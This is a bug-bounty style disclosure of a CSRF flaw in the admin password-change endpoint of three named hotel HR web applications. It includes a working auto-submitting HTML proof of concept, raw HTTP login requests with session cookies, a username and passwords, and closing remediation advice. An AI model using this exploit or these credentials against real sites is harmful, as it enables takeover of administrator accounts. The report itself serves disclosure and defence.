CSRF Vulnerability Report - Password Change Endpoint

Summary

A Cross-Site Request Forgery (CSRF) vulnerability was discovered in the password change functionality of the `hrsign.sunrise-resorts.com` web application. This allows an attacker to change the password of an authenticated admin user without their knowledge by tricking them into visiting a malicious page.

Note: The same vulnerability was also found on:

- `https://newsign.sunrise-resorts.com`
- `https://srp.sunrise-resorts.com`

Vulnerability Details

- **Vulnerability Type:** Cross-Site Request Forgery (CSRF)
- **Affected Endpoint:** `POST /admin/users/change_pwd`
- **Affected Domains:**
  - `https://hrsign.sunrise-resorts.com`
  - `https://newsign.sunrise-resorts.com`
  - `https://srp.sunrise-resorts.com`
- **Authentication Required:** Yes (Attacker must exploit a logged-in admin)
- **Severity:** High

Technical Details

The vulnerable form does not implement any CSRF protection mechanisms such as CSRF tokens. It also accepts POST requests from external origins.

Vulnerable Request:

```
POST /admin/users/change_pwd HTTP/1.1
Host: hrsign.sunrise-resorts.com
Content-Type: multipart/form-data; boundary=--------WebKitFormBoundary

--------WebKitFormBoundary
Content-Disposition: form-data; name="password"
B@fY123456
--------WebKitFormBoundary
Content-Disposition: form-data; name="submit"
1
------WebKitFormBoundary--
```

Proof of Concept (PoC)

The following HTML demonstrates the attack. When visited by an authenticated admin user, it silently changes their password:

```
<!DOCTYPE html>
<html>
  <body>
```

```
    <form id="csrfForm" action="https://hrsign.sunrise-
resorts.com/admin/users/change_pwd" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="password" value="B@fY123456">
      <input type="hidden" name="submit" value="1">
    </form>

    <script>
      HTMLFormElement.prototype.submit.call(document.getElementById('csrfForm'));
    </script>
  </body>
</html>
```

Steps to Reproduce

1- Log in to the admin panel as a valid user at:

- https://hrsign.sunrise-resorts.com/admin
- (or) https://newsign.sunrise-resorts.com/admin
- (or) https://srp.sunrise-resorts.com/admin


2- Without logging out, open the CSRF PoC HTML file in a new browser tab or inside an iframe.

3- The password of the logged-in admin will be silently changed to B@fY123456.


Verification & Behavior Analysis

To validate the impact of the vulnerability:

- The original password for the test account was: P@ssw0rd2030



- I successfully logged in using this password (screenshot available).



After logging in, I opened the CSRF PoC HTML file in the browser. From the DevTools Network tab, I observed the following request:

- `POST https://hrsign.sunrise-resorts.com/admin/users/change_pwd`
- This confirms that the CSRF request was delivered and accepted by the server.

Then I verified the result:

- When I tried logging in again with the original password P@ssw0rd2030, the login failed and I was redirected back to the login page.

Request

```
POST /admin/auth/login HTTP/1.1
Host: hrsign.sunrise-resorts.com
Cookie: __utma=30794342.124439095.1758105516.1758214815.1758286524.3; __utmc=30794342; __utmz=30794342.1758105516.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=30794342.2.10.1758286524; ci_sessions=plqd8ccth0n70nqc1b40f8ph9ts2idv4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://hrsign.sunrise-resorts.com
Referer: https://hrsign.sunrise-resorts.com/admin/auth/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=it.it&password=P@ssw0rd2030&submit=Login
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Fri, 19 Sep 2025 13:58:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=60
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Cache: HIT from Backend
Strict-Transport-Security: max-age=31536000
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 8486

<!DOCTYPE html>
<html dir="ltr">

    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <!-- Tell the browser to be responsive to screen width -->
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="description" content="">
        <meta name="author" content="">
        <!-- Favicon icon -->
        <link rel="icon" type="image/png" sizes="20x20" href="
        https://hrsign.sunrise-resorts.com/assets/images/SR-Human-Resources.png">
        <title>
            SR Human Resources
        </title>
        <!-- Custom CSS -->
        <link href="https://hrsign.sunrise-resorts.com/assets/css/style.min.css"
        rel="stylesheet">
        <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
        queries -->
        <!-- WARNING: Respond.js doesn't work if you view the page via file://
        -->
        <!--[if lt IE 9]>
```

- When I used the password from the CSRF attack (B@fY123456), I was redirected to /admin/dashboard, confirming the password had been silently changed.

Request

```
POST /admin/auth/login HTTP/1.1
Host: hrsign.sunrise-resorts.com
Cookie: __utma=30794342.124439095.1758105516.1758214815.1758286524.3; __utmc=30794342; __utmz=30794342.1758105516.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=30794342.2.10.1758286524; ci_sessions=plqd8ccth0n70nqc1b40f8ph9ts2idv4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: https://hrsign.sunrise-resorts.com
Referer: https://hrsign.sunrise-resorts.com/admin/auth/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=it.it&password=B@fY123456&submit=Login
```

Response

```
HTTP/1.1 302 Found
Server: nginx/1.14.1
Date: Fri, 19 Sep 2025 13:58:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: ci_sessions=hh6c4rle4c44rkkql26ev527e26d3dua; expires=Fri, 19-Sep-2025 15:58:19 GMT; Max-Age=7200; path=/; HttpOnly
Location: https://hrsign.sunrise-resorts.com/admin/dashboard
X-Cache: HIT from Backend
Strict-Transport-Security: max-age=31536000
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 2
```

Recommended Fix

To mitigate CSRF attacks:

- Implement CSRF tokens for all state-changing requests.
- Set SameSite attribute to Lax or Strict for session cookies.
- Validate the Origin or Referer header server-side.
- As a defense-in-depth, disable submit buttons until explicitly enabled via JavaScript after form validation.

References

OWASP CSRF Prevention Cheat Sheet

Report Date

September 18, 2025

Reported by

Mustafa Mohamed